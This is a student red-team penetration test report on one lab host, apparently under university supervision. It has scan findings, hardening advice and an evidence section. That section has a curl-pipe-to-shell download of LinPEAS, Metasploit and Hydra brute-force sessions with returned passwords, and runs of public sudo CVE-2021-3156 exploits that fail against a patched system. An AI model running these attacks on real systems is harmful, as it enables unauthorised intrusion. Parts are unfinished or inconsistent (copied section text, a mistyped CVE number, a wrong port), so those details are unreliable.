PENETRATION REPORT

WITH EVIDENCE
AND RECOMMENDATIONS

RED TEAM SECURITY

INDEX

NESSUS SCAN

Scan Date: 14 Nov 2024

Medium vulnerability identified: SSL Certificate Cannot Be Trusted (Plugin ID 51192)
Description: The server's SSL certificate cannot be trusted, probably because of self-signed certificates or because the certificate has expired. This could be leaving the server open to attack via man-in-the-middle attacks.

RISK	LOW
TESTED	Automated Scan
STUDENT	Red Team Group Members

The Nessus scan of target host 10.137.0.149 did reveal a lot of vulnerabilities; yet there were no critical risks found. Only one medium-risk of vulnerability, which is "SSL Certificate Cannot Be Trusted" found since, the self-signed or incorrectly configured SSL Certificates, the system is at risk for potential Man-in-the-Middle attacks. Informational problems include Apache HTTP server version detection, RPC service enumeration, and missing HSTS configuration. Although these are not critical, all could give a chance for an attacker to enter, or in the worst case, cause data leakage if left unattended.

The report identified Apache, OpenSSH and OpenSearch as services exposed and thus needing hardening. Stop gap measures it suggests are to replace the SSL certificate with a trusted Certificate Authority, enables HSTS on all HTTPS connections, and limit RPC and HTTP to trusted IP ranges. Fixing these bugs will appreciably enhance the security posture and reduce the attack surface for this system, even though no immediate critical risk was flagged.

Recommendations:

1. Replace the certificate issued by a trusted CA.
2. Ensure that the certificate is not expired and matches the name to the domain it refers to.
3. Use strong encryption protocols; disable the weak ciphers.

PORT 22: SSH/TCP

SSH (Secure Shell or Secure Socket Shell) is a network protocol that enables a secure connection to a computer over an unsecured network. It is essential for maintaining the confidentiality and integrity of data when accessing remote systems.

RISK	LOW
VERSION	OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
KNOWN CVEs	CVE-2023-38408, remote code execution if an agent is forwarded to an attacker-controlled system. CVE-2021-3156, heap-based buffer overflow
TESTED	User Enumeration, CVE-2021-3156
STUDENT	Arsalan Khan (User Enumeration) MD Kabir (CVE-2021-3156)

Recommendations:

1. Update OpenSSH: Upgrade to version 9.3p1 or newer to patch the vulnerability.
2. Disable Agent Forwarding:
3. Restrict Access: Use strict policies to limit SSH access to trusted users and IPs.
4. Monitor Logs: Check for unusual SSH activities in log.

SUMMARY OF CVE-2023-38408:

- This vulnerability specifically affects OpenSSH when the **SSH-agent** feature is enabled, and **agent forwarding** is allowed, Exploitation could allow attackers to execute arbitrary commands on the target system in the context of the user connected via SSH. Systems with OpenSSH versions prior to **9.3p1** are susceptible. It's particularly critical for environments where **SSH-agent forwarding** is actively used, such as multi-hop SSH connections.

SUMMARY OF CVE-2021-3156:

- A heap-based buffer overflow, which allows privilege escalation to root via "sudoedit -s" and a command-line argument that ends with a single backslash character.

PORT 25: SMTP

SMTP (Simple Mail Transfer Protocol) is a standard communication protocol used for sending electronic mail. However, vulnerabilities in SMTP can be exploited by attackers to spoof email origins, carry out phishing attacks, and even execute remote code on targeted systems.

RISK	INFORMATIONAL
STATE	VULNERABLE
VERSION	Device: firewall; CPE: cpe:/o:cisco:pix_firewall_software
KNOWN CVEs	Nill
TESTED	Cisco PIX sanitized smtpd
ENGINEER	Arsalan Khan

Commented [A1]: Analysis Provided with CVEs is based on Port 22, Please specify what enumeration has been tersted

Recommendations:

1. Ensure the Cisco PIX firmware is updated to the latest version.
2. Regularly review SMTP server software for updates and known vulnerabilities.
3. Limit the IP ranges that can interact with the SMTP server to trusted sources only.
4. Disable unnecessary SMTP features like VRFY, EXPN, or open relays to prevent misuse.
5. Enable logging for SMTP interactions to detect unusual activities such as brute force attempts or spam relays.
6. Ensure TLS is enforced on all SMTP connections to protect data in transit.

7. Avoid deprecated configurations like SSL 2.0/3.0.

PORT 80: HTTP

The web service is among the most prevalent and widely utilised services, making it a critical component of modern technology. However, it is also highly susceptible to a broad range of vulnerabilities that can compromise its security and functionality.

RISK	
VERSION	Front End Service: Back End Server: Tornado httpd 6.4.1
KNOWN CVEs	
TESTED	
STUDENT	Yuvin Perera

Commented [A2]: Are there any other services running on port 80? Have you tried to visit the HTML page? Is there a service running on the web browser? What is it? Are there any known vulnerabilities for this service? what are you able to do with this?
Have you also tried any sub-directory hunting? if so can you add this as evidence?

Recommendations:

1.

SUMMARY OF CVE-X OR SERVICE RUNNING:

PORT 111: RPCBIND

rpcbind is used by RPC (Remote Procedure Call) services. An RPC service is a server-based service which runs on a UNIX like system that fulfills remote procedure calls. rpcbind is used to determine which services can respond to incoming requests to perform the specified service. (https://www.cbtnuggets.com/common-ports/what-is-port-111)

RISK	LOW
VERSION	1.2.5-8
KNOWN CVEs	Nill
TESTED	User Enumeration
STUDENT	Nathasha Umodhi Liyanage

Recommendations:

1. Limit rpcbind to only internal or trusted networks.
2. Disable unnecessary RPC services to lower the exposure level.
3. Keep the system up to date.
4. Check unauthorized access attempts regularly.
5. Configure the firewall rules to allow this port from trusted IP.

Commented [A3]: Looks to be vulnerable with Versions: 0.2.4, the latest version of RPCBind is 1.2.6 where no direct Vulnerabilities have been found. https://test.osv.dev/vulnerability/openSUSE-SU-2024:11304-1

Commented [A4R3]: Could we test the methodology here: for our evidence, we could test with the user details we have? https://hackviser.com/tactics/pentesting/services/rpcbind

PORT 443: HTTPS

The web service is among the most prevalent and widely utilised services, making it a critical component of modern technology. However, it is also highly susceptible to a broad range of vulnerabilities that can compromise its security and functionality.

RISK	
VERSION	Front End Service: Back End Server:
KNOWN CVEs	
TESTED	
STUDENT	Yuvin Perera

Commented [A5]: What service is running on port 443? Is there a login for this service, What version of the service is running? how could you find this? Are there any known vulnerabilities or Issues with this service? Provide some screenshots of your findings? what did you try?

Recommendations:

1.

SUMMARY OF CVE-X OR SERVICE RUNNING:

PORT 1883: MTQQ

MQ Telemetry Transport (MQTT) is a lightweight publish/subscribe messaging protocol designed for low-bandwidth, high-latency, or unreliable networks. It minimizes resource use while ensuring reliable communication, making it ideal for IoT, M2M communication, and mobile applications.

RISK	
VERSION	mosquitto version 1.6.9
KNOWN CVEs	CVE-2024-8376
TESTED	
STUDENT	Yuvin Perera

Commented [A6]: Missing

Commented [A7R6]: Please at least provide a summary on https://www.cvedetails.com/vulnerability-list/vendor_id-10410/product_id-45945/version_id-946394/year-2024/opmemc-1/Eclipse-Mosquitto-1.6.9.html

Recommendations:

1.

SUMMARY OF CVE-2024-8376 OR SERVICE RUNNING:

PORT 5000, 5003: HTTP

Werkzeug is a set of utilities that may be used to develop a Python web application that is compliant with the Web Server Gateway Interface (WSGI). In general, it is not intended for the production environment due to its lack of advanced security features. Typically used for debugging and local development purposes. Werkzeug's HTTP server is listening on a configurable port, one of the most common being 5003, access to this from external sources risks sensitive application data or configurations.
(https://werkzeug.palletsprojects.com/en/stable/)

RISK	INFORMATIONAL
VERSION	Werkzeug/3.0.4 Python/3.12.6
KNOWN CVEs	CVE-2024-49767
TESTED	Does not come with a user enumeration mechanism by default / high
STUDENT	Nathasha Umodhi Liyanage, Arsalan Khan

Commented [A8]: Natasha, Can you please investigate, summarize then categorise this risk?

Recommendations:

1. Allow access to local or trust only users.
2. Avoid exposing the debugging tool or sensitive configuration to the network.
3. Lock the server down with appropriate authentication and controls.
4. Consider replacing Werkzeug with production-ready servers for hardened environments.

SUMMARY OF CVE-2024-49767:

PORT 8080: HTTP

One of the most common alternative HTTP ports for web servers such as Apache.
It is often used in test or development environments. Apache httpd is a freely available open-source web server. Apache httpd can serve static as well as dynamic Internet content. Running on port 8080, it could indicate either a secondary instance, a proxy server, or a misconfigured production server.

Nagios is a powerful tool that provides you with instant awareness of your organization's mission-critical IT infrastructure. Nagios allows you to detect and repair problems and mitigate future issues before they affect end users and customers.

RISK	LOW
VERSION	Front End Service: Nagios (VERSION NOT CONFIRMED) Back End Server: Apache httpd 2.4.41 ((Ubuntu))
KNOWN CVEs	https://outpost24.com/blog/nagios-xi-vulnerabilities/ (NOT CONFIRMED)
TESTED	Directory Hunting, Default credentials, Brute Force login attack.
STUDENT	Nathasha Umodhi Liyanage

Recommendations:

1. Keep Apache HTTP Server and Nagios application updated with the latest versions.
2. Review and update security policies procedures and configurations.
3. Implement security headers like Content-Security-Policy (CSP), X-Frame-Options.
4. Disable all unnecessary Apache modules, reducing exposure to known vulnerabilities.
5. Monitor network traffic to detect any unauthorized access or suspicions activity.
6. It is recommended that SSL/TLS encryption be used for secure communication. Enforce the usage of HTTPS.

SUMMARY OF CVE-2024-49767:

PORT 9200: SSL/HTTP

The general usage for port 9200 could be any of Elasticsearch or Amazon OpenSearch; it exposes a RESTful interface by which applications interact with and manage search and analytics data. In this setting, basic authentication is enabled, which protects the access to resources. However, if not properly secured, the service may be exposed to vulnerabilities.

RISK	INFORMATIONAL – NOT VULNERABLE
VERSION	Amazon OpenSearch Rest API (Basic auth)
KNOWN CVEs	
TESTED	Interaction with Rest API
STUDENT	Nathasha Umodhi Liyanage

Recommendations:

1. Use strong credentials with the basic authentication mechanism.
2. Allow encryption of all communications to protect sensitive data that will be transmitted.
3. Restrict access using Ip filtering or VPN.
4. Regularly update Amazon OpenSearch service.
5. Monitor access logs for unauthorized or suspicious activities, communication.
6. Enforce the usage of HTTPS.

PORT 27017: MONGODB

The general usage for port 9200 could be any of Elasticsearch or Amazon OpenSearch; it exposes a RESTful interface by which applications interact with and manage search and analytics data. In this setting, basic authentication is enabled, which protects the access to resources. However, if not properly secured, the service may be exposed to vulnerabilities.

RISK	INFORMATIONAL – NOT VULNERABLE
VERSION	MongoDB (version 7.0.14)
KNOWN CVEs	NIL
TESTED	Brute Force Authentication
STUDENT	Arsalan Khan

Recommendations:

1. Ensure you're running the latest version of MongoDB
2. Enable Authentication:
3. Use strong credentials for accessing MongoDB instances.
4. Implement SCRAM or X.509 authentication.
5. Restrict access to Port 27017 by allowing only specific IPs.
6. Enable TLS/SSL to secure communication between MongoDB and clients.
7. Assign roles with the minimum required privileges.
8. Monitor logs for unusual activities, especially access from unknown IPs.

CVE-2021-4034

A local privilege escalation vulnerability was found on polkit's pkexec utility. The pkexec application is a setuid tool designed to allow unprivileged users to run commands as privileged users according to predefined policies.

RISK	INFORMATIONAL - NOT VULNERABLE
SERVICE	POLKIT'S PKEXEC UTILITY
REFERENCE	https://nvd.nist.gov/vuln/detail/cve-2021-4034
STUDENT	MD KABIR

Recommendations:

1. **No Action Required.**

SUMMARY OF CVE-2021-4043:

- The current version of pkexec doesn't handle the calling parameters count correctly and ends trying to execute environment variables as commands. An attacker can leverage this by crafting environment variables in such a way it'll induce pkexec to execute arbitrary code. When successfully executed the attack can cause a local privilege escalation given unprivileged users administrative rights on the target machine.

SECURITY MISCONFIGURATION – DOCKER SOCKET

Improper configuration of Docker privileges allows non-administrative users to access the Docker socket (/var/run/docker.sock) directly. This misconfiguration can lead to full root access on the host system, bypassing system-level security controls, such as access restrictions, logging mechanisms, and sandboxing.

RISK	MEDIUM
SERVICE	DOCKER SOCKET – PRIVELIDGE ESCALATION
REFERENCE	https://book.hacktricks.xyz/linux-hardening/privilege-escalation#systemd-path-relative-paths
STUDENT	MD KABIR

This has been rated Medium, although access is through Deakin VPN a malicious insider could still cause reputable damage.

Immediate Recommendations:

1. Restrict access to the Docker socket (/var/run/docker.sock) to a trusted group.
2. Avoid running containers with the --privileged flag unless necessary.
3. Implement AppArmor or SELinux profiles to restrict container privileges.

Further Recommendations:

4. Apply the principle of least privilege for users who need Docker access.
5. Regularly audit permissions for Docker-related files and sockets.
6. Regularly audit permissions for Docker-related files and sockets.

SECURITY MISCONFIGURATION – SUDOERS POLICY

Unrestricted root access through the sudoers file for all users in the sudo group. Root access can override system-level security measures, including firewalls, audit logs and security configurations, which can inadvertently or intentionally compromise the system.

RISK	MEDIUM
SERVICE	SUDOERS POLICY – PRIVELIDGE ESCALATION
REFERENCE	https://owasp.org/Top10/A05_2021-Security_Misconfiguration/ https://www.sudo.ws/docs/man/1.8.17/sudoers.man/
STUDENT	JASON GALLETTI

This has been rated Medium, although access is through Deakin VPN a malicious insider could still cause reputable damage.

Immediate Recommendations:

1. Create groups for users that require elevated permissions to specific programs.
2. Disable users from moving to root without the root password.
3. Implement Multi-Factor Authentication (MFA) with SSH to when accessing remote servers

Further Recommendations:

7. Apply the principle of least privilege
8. Grant specific access and commands instead of full root privileges.
9. Regularly audit your sudo configurations policy.

PORT 22: SSH/TCP

E V I D E N C E

USER ENNUMERATION – ARSALAN KHAN

Version Evidence:

```
msf6 > use auxiliary/scanner/ssh/ssh_version
msf6 auxiliary(scanner/ssh/ssh_version) > set RHOSTS 10.137.0.149
RHOSTS => 10.137.0.149
msf6 auxiliary(scanner/ssh/ssh_version) > set RPORT 22
RPORT => 22
msf6 auxiliary(scanner/ssh/ssh_version) > run

[*] 10.137.0.149 - Key Fingerprint: ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHDCw7KlF252h1yAc81a0fxLz6cxFMUILk+kyQCvxk73
[*] 10.137.0.149 - SSH server version: SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.11
[*] 10.137.0.149 - Server Information and Encryption
```

Enumeration Techniques: Username Enumeration
Auxiliary Scanners: Open Metasploit by command “msfconsole”. search for auxiliaries by “search auxiliary ssh login´.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/usernames.txt
USER_FILE => /home/kali/usernames.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/passwords.txt
PASS_FILE => /home/kali/passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.137.0.149:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > ssh admin@10.137.0.149
[*] exec: ssh admin@10.137.0.149
```


Enumeration Techniques: Username Enumeration
Auxiliary Scanners: Open Metasploit by command “msfconsole”. search for auxiliaries by “search auxiliary ssh login´.

CVE-2021-3156 - MD KABIR


First Download LinPeas from Github in Kali Linux from Cmd line by “curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh” command.

Now to save a copy for use later we can use “curl -L -o linpeas.sh https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh”.

Now we can connect to the target using ssh by “ssh sam@10.137.0.149”.



Logged in as “Sam” transfer “linpeas.sh” to the target by “scp linpeas.sh sam@10.137.0.149:/tmp/”.



Now in target machine we can navigate to “tmp” and make it executable. And then run the script.

Run linpeas.sh script

Copy the file from target machine to kali machine by “scp sam@10.137.0.149:/tmp/linpeas_output.txt .

```
┌──(hackme㉿hackme)-[~]
└─$ scp sam@10.137.0.149:/tmp/linpeas_output.txt .

sam@10.137.0.149's password:
Permission denied, please try again.
sam@10.137.0.149's password:
linpeas_output.txt                                    100%  254KB 596.0KB/s   00:00

┌──(hackme㉿hackme)-[~]
└─$ ls -l linpeas_output.txt

-rw-rw-r-- 1 hackme hackme 260362 Nov 13 22:51 linpeas_output.txt

┌──(hackme㉿hackme)-[~]
└─$
```

File copied to Kali Linux

```
╔══════════╣ System Information ╠══════════════════════════════════════

╔═══╣ Operative system
╚═══╝ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 5.4.0-192-generic (buildd@lcy02-amd64-036) (gcc version 9.4.0 (Ubuntu 9.4.0-1ubuntu1
~20.04.2)) #212-Ubuntu SMP Fri Jul 5 09:47:39 UTC 2024
Distributor ID: Ubuntu
Description:    Ubuntu 20.04.6 LTS
Release:        20.04
Codename:       focal

╔═══╣ Sudo version
╚═══╝ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.31
```

Possible privilege Escalation Sudo version

Further Investigation

```
Vulnerable to CVE-2021-3560

╔═══╣ Protections
╠═══╣ AppArmor enabled? ............. You do not have enough privilege to read the profile set.
apparmor module is loaded.
╠═══╣ AppArmor profile? ............. unconfined
╠═══╣ is linuxONE? .................. s390x Not Found
╠═══╣ grsecurity present? ............ grsecurity Not Found
╠═══╣ PaX bins present? ............. PaX Not Found
╠═══╣ Execshield enabled? ........... Execshield Not Found
╠═══╣ SELinux enabled? .............. sestatus Not Found
╠═══╣ Seccomp enabled? .............. disabled
╠═══╣ User namespace? ................ enabled
╠═══╣ Cgroup2 enabled? .............. enabled
╠═══╣ Is ASLR enabled? .............. Yes
╠═══╣ Printer? ...................... No
╠═══╣ Is this a virtual machine? ..... Yes (vmware)
```

It was found that polkit could be tricked into bypassing the credential checks for D-Bus requests, elevating the privileges of the requestor to the root user. This flaw could be used by an unprivileged local attacker to, for example, create a new local administrator. The highest threat from this vulnerability is to data confidentiality and integrity as well as system availability.

```
sam@redback1:~$ sudoedit -s 'AAAAAAAA\ '
usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
sam@redback1:~$
```

Vulnerability Checked

```
sam@redback1:~$ sudo --version
Sudo version 1.8.31
Sudoers policy plugin version 1.8.31
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.31
sam@redback1:~$ git clone https://github.com/blasty/CVE-2021-3156.git
fatal: destination path 'CVE-2021-3156' already exists and is not an empty directory.
sam@redback1:~$ cd CVE-2021-3156
sam@redback1:~/CVE-2021-3156$ ls -la
total 60
drwxrwxr-x 4 sam sam  4096 Nov 22 11:20 .
drwxr-xr-x 8 sam sam  4096 Nov 22 11:07 ..
-rwxrwxr-x 1 sam sam  1994 Nov 22 11:07 brute.sh
drwxrwxr-x 8 sam sam  4096 Nov 22 11:07 .git
-rw-rw-r-- 1 sam sam  4420 Nov 22 11:07 hax.c
-rw-rw-r-- 1 sam sam   407 Nov 22 11:07 lib.c
drwxrwxr-x 2 sam sam  4096 Nov 22 11:20 libnss_X
-rw-rw-r-- 1 sam sam   264 Nov 22 11:07 Makefile
-rw-rw-r-- 1 sam sam  1187 Nov 22 11:07 README.md
-rwxrwxr-x 1 sam sam 17336 Nov 22 11:20 sudo-hax-me-a-sandwich
sam@redback1:~/CVE-2021-3156$ make
rm -rf libnss_X
mkdir libnss_X
gcc -std=c99 -o sudo-hax-me-a-sandwich hax.c
gcc -fPIC -shared -o 'libnss_X/P0P_SH3LLZ_ .so.2' lib.c
sam@redback1:~/CVE-2021-3156$ $ ./sudo-hax-me-a-sandwich
$: command not found
sam@redback1:~/CVE-2021-3156$  ./sudo-hax-me-a-sandwich

** CVE-2021-3156 PoC by blasty <peter@haxx.in>

  usage: ./sudo-hax-me-a-sandwich <target>

  available targets:
  ------------------------------------------------------------
    0) Ubuntu 18.04.5 (Bionic Beaver) - sudo 1.8.21, libc-2.27
    1) Ubuntu 20.04.1 (Focal Fossa) - sudo 1.8.31, libc-2.31
    2) Debian 10.0 (Buster) - sudo 1.8.27, libc-2.28
  ------------------------------------------------------------

  manual mode:
    ./sudo-hax-me-a-sandwich <smash_len_a> <smash_len_b> <null_stomp_len> <lc_all_len>
```

```
sam@redback1:~/CVE-2021-3156$ cat /etc/os-release | grep -i ver
VERSION="20.04.6 LTS (Focal Fossa)"
VERSION_ID="20.04"
VERSION_CODENAME=focal
sam@redback1:~/CVE-2021-3156$ $ ./sudo-hax-me-a-sandwich 1
$: command not found
sam@redback1:~/CVE-2021-3156$  ./sudo-hax-me-a-sandwich 1

** CVE-2021-3156 PoC by blasty <peter@haxx.in>

using target: Ubuntu 20.04.1 (Focal Fossa) - sudo 1.8.31, libc-2.31 ['/usr/bin/sudoedit'] (56, 54, 63, 212)
** pray for your rootshell.. **
usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
sam@redback1:~/CVE-2021-3156$
```

Trying to get root access failed

```
┌──(hackme㉿hackme)-[~]
└─$ nc -w 3 10.137.0.149 1234 < /home/hackme/49522


┌──(hackme㉿hackme)-[~]
└─$
```

Python File transfer to 10.137.0.149 to try accessing vulnerability

We can check the sudo version again by “sudo –version”.

```
sam@redback1:~$ sudo --version
Sudo version 1.8.31
Sudoers policy plugin version 1.8.31
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.31
```


Sudo version

Now we can clone the exploitable code by “git clone https://github.com/worawit/CVE-2021-3156.git”.

```
sam@redback1:~$ git clone https://github.com/worawit/CVE-2021-3156.git
Cloning into 'CVE-2021-3156'...
remote: Enumerating objects: 86, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 86 (delta 16), reused 10 (delta 10), pack-reused 68 (from 1)
Unpacking objects: 100% (86/86), 41.63 KiB | 1.07 MiB/s, done.
sam@redback1:~$ ls
CVE-2021-3156  snap
sam@redback1:~$ cd CVE-2021-3156
sam@redback1:~/CVE-2021-3156$ ls
asm  exploit_cent7_userspec.py  exploit_defaults_mailer.py  exploit_nss_d9.py  exploit_nss_manual.py  exploit_nss.py  exploit_nss_u14.py  exploit_nss_u16.py  exploit_timestamp_race.c  exploit_userspec.py  gdb  LICENSE  README.md
sam@redback1:~/CVE-2021-3156$ uname -a
Linux redback1 5.4.0-192-generic #212-Ubuntu SMP Fri Jul 5 09:47:39 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
```

Code cloned


Now first we can check the ldd version



```
sam@redback1:~/CVE-2021-3156$ ldd --version
ldd (Ubuntu GLIBC 2.31-0ubuntu9.16) 2.31
Copyright (C) 2020 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
```

ldd version


The system running glibe 2.31 which supports “tcache”. Now we can run the exploit “python3 exploit_nss.py”.



```
sam@redback1:~/CVE-2021-3156$ python3 exploit_nss.py
Traceback (most recent call last):
  File "exploit_nss.py", line 220, in <module>
    assert check_is_vuln(), "target is patched"
AssertionError: target is patched
sam@redback1:~/CVE-2021-3156$ 
```

Vulnerability patched

We can now try other exploit. We can complie “gcc exploit_timestamp_race.c -o exploit_timestamp_race” and run “./exploit_timestamp_race”.



```
sam@redback1:~/CVE-2021-3156$ gcc exploit_timestamp_race.c -o exploit_timestamp_race -ldl
sam@redback1:~/CVE-2021-3156$ ./exploit_timestamp_race
usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
Failed. can cleanup
usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
Failed. can cleanup
usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
Failed. can cleanup
usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
Failed. can cleanup
usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
Failed. can cleanup
usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
Failed. can cleanup
usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
Failed. can cleanup
usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
Failed. can cleanup
usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
Failed. can cleanup
usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
Failed. can cleanup
usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
Failed. can cleanup
usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
Failed. can cleanup
usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
```

Indicates system is patched

The above proof indicates that the vulnerability has been patched.

PORT 111: RPCBIND

EVIDENCE

Nathasha Umodhi Liyanage

RED Team Trimester 3 2024

PORT 8080: NAGIOS

EVIDENCE

Nathasha Umodhi Liyanage

- There is a ‘tcp_8080_http_feroxbuster_dirbuster.txt’ file, inside the autorecon scan tcp8080 folder and it contains Ferobuster scan results and configurations which targets the URL ‘http://10.137.0.149:8080’
- The current version of the Feroxbuster is 2.11.0. (Found by using command ‘ferobuster --version’)
- Observations of the above Feroxbuster text file can be presented as follows.
- ‘http:/10.137.0.149:8080/’ and ‘/index.html’ are reachable with status 200 (OK)
- ‘/icons/ubuntu-logo.png’ is a static resource
- ‘/nagios’ requires authentication as indicated by ‘401 Unauthorized’
- Nagios is open-source network monitoring tool.

```
┌──(kali㉿kali)-[~]
└─$ curl -I http://10.137.0.149:8080/nagios
HTTP/1.1 401 Unauthorized
Date: Sun, 01 Dec 2024 07:38:09 GMT
Server: Apache/2.4.41 (Ubuntu)
WWW-Authenticate: Basic realm="Nagios Access"
Content-Type: text/html; charset=iso-8859-1
```

The outcome shows that basic authentication (HTTP 401 Unauthorized) is required and that access to the Nagios endpoint is restricted. Although using basic authentication alone does not prove a vulnerability, it may be problematic if credentials are weak or sent unencrypted.

Access to the ‘/nagios’ endpoint is restricted by basic authentication.

Basic authentication requires credentials, when default credential pairs (eg: ‘nagiosadmin:nagiosadmin’ or ‘admin:admin’) were tested but did not able to access.

```
┌──(kali㉿kali)-[~]
└─$ hydra -C credentials.txt 10.137.0.149 http-get /nagios
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-04 21:20:54
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries, ~3 tries per task
[DATA] attacking http-get://10.137.0.149:80/nagios
[80][http-get] host: 10.137.0.149   login: admin   password: 12345678
[80][http-get] host: 10.137.0.149   login: admin   password: iloveyou
[80][http-get] host: 10.137.0.149   login: admin   password: monkey
[80][http-get] host: 10.137.0.149   login: nagiosadmin   password: 070707
[80][http-get] host: 10.137.0.149   login: admin   password: lovely
[80][http-get] host: 10.137.0.149   login: nagiosadmin   password: domino
[80][http-get] host: 10.137.0.149   login: nagiosadmin   password: cherries
[80][http-get] host: 10.137.0.149   login: nagiosadmin   password: skippy
[80][http-get] host: 10.137.0.149   login: test   password: 123456789
1 of 1 target successfully completed, 9 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-04 21:20:56
```

```
